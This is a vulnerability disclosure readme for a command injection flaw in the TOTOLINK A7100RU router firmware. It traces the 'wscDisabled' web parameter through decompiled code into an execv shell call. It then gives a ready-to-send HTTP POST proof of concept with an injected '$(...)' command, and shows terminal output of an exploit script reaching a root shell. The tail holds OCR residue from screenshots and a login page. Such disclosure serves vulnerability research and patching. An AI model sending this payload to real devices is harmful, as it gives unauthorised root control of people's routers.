rencvn and rencvn add a7100ru ... on Apr 1 History

..	
img	8 months ago
readme.md	8 months ago

readme.md

TOTOlink A7100RU Command injection vulnerability

Overview

- Manufacturer's website information： http://totolink.net/
- Firmware download address ： http://totolink.net/home/menu/detail/menu_listtpl/download/id/185/ids/36.html

1. Affected version




Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

```
1 int __fastcall sub_422324(int a1)
2 {
3   int v2; // $s2
4   int v3; // $v0
5   int v4; // $a0
6   int v5; // $v0
7   int v6; // $s2
8
9   v2 = websGetVar(a1, "wifiIdx", "0");
10  v3 = websGetVar(a1, "wscDisabled", "");
11  v4 = v2;
12  v6 = v3;
13  v5 = atoi(v4);
14  if ( v5 )
15  {
16    if ( v5 == 1 )
17      Uci_Set_Str(17, "mt7615e5", "wscDisabled", v6);
18  }
19  else
20  {
21    Uci_Set_Str(17, "mt7615e2", "wscDisabled", v6);
22  }
23  Uci_Commit(17);
24  ((void (__fastcall *)(char *, const char *))loc_43639C)("0", "reserv");
25  return 1;
26 }
```

The program passes the content obtained by the wscdisabled parameter to the V3 parameter, then assigns V3 to V6, and finally brings V6 to UCI_ Set_ In str function

```
184      else
185        v9 = "Unknown ID";
186      break;
187  }
188  snprintf(v11, 1024, "uci set -c %s %s.%s.%s=\"%s\"", v8, v9, a2, a3, a4);
189  CsteSystem(v11, 0);
190  return 1;
191}
```

Format the A4 matched content into V11 through snprintf function, and then bring V11 into cstesystem function

```
{
  v6[2] = (int)a1;
  v6[3] = 0;
  v6[0] = (int)&off_ABA4;
  v6[1] = (int)&off_ABA8;
  if ( a2 )
    printf("[system]: %s\r\n", a1);
  execv("/bin/sh", v6);
  exit(127);
  result = eval();
}
```

The function directly brings user input into the execv function, which has a command injection vulnerability

3.Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V7.4cu.2313_B20191024
2. Attack with the following overflow POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 79
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.66 Safari/537.36
```

```
Content-Type: application/x-www-form-urencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/adm/status.asp?timestamp=1647872753309
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SESSION_ID=2:1647872744:2
Connection: close

{"topicurl":"setting/setWiFiSignalCfg",
"wscDisabled":"1$(ls>/tmp/123;)"}
```

The reproduction results are as follows:





Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell


python /home/iot/Desktop/totolink
python /home/iot/Desktop/totolink 80x24
iot@attifyos ~/D/totolink> python exp.py
[+] Opening connection to [redacted] Done
[*] Switching to interactive mode
RLX Linux version 2.0
For further information check:
http://processor.realtek.com/
$ ls
ls
bin etc init lighttp proc tmp var
dev home lib mnt sys usr web_cste
$
Terminator
Arduino IDE
Mozilla Firefox
The Smartest Network Device
Help
R LOGIN
requires a username and
User Name
Password
LOGIN
Forgot Password
Copyright © 2018 TOTOLINK Ltd., All Rights Reserved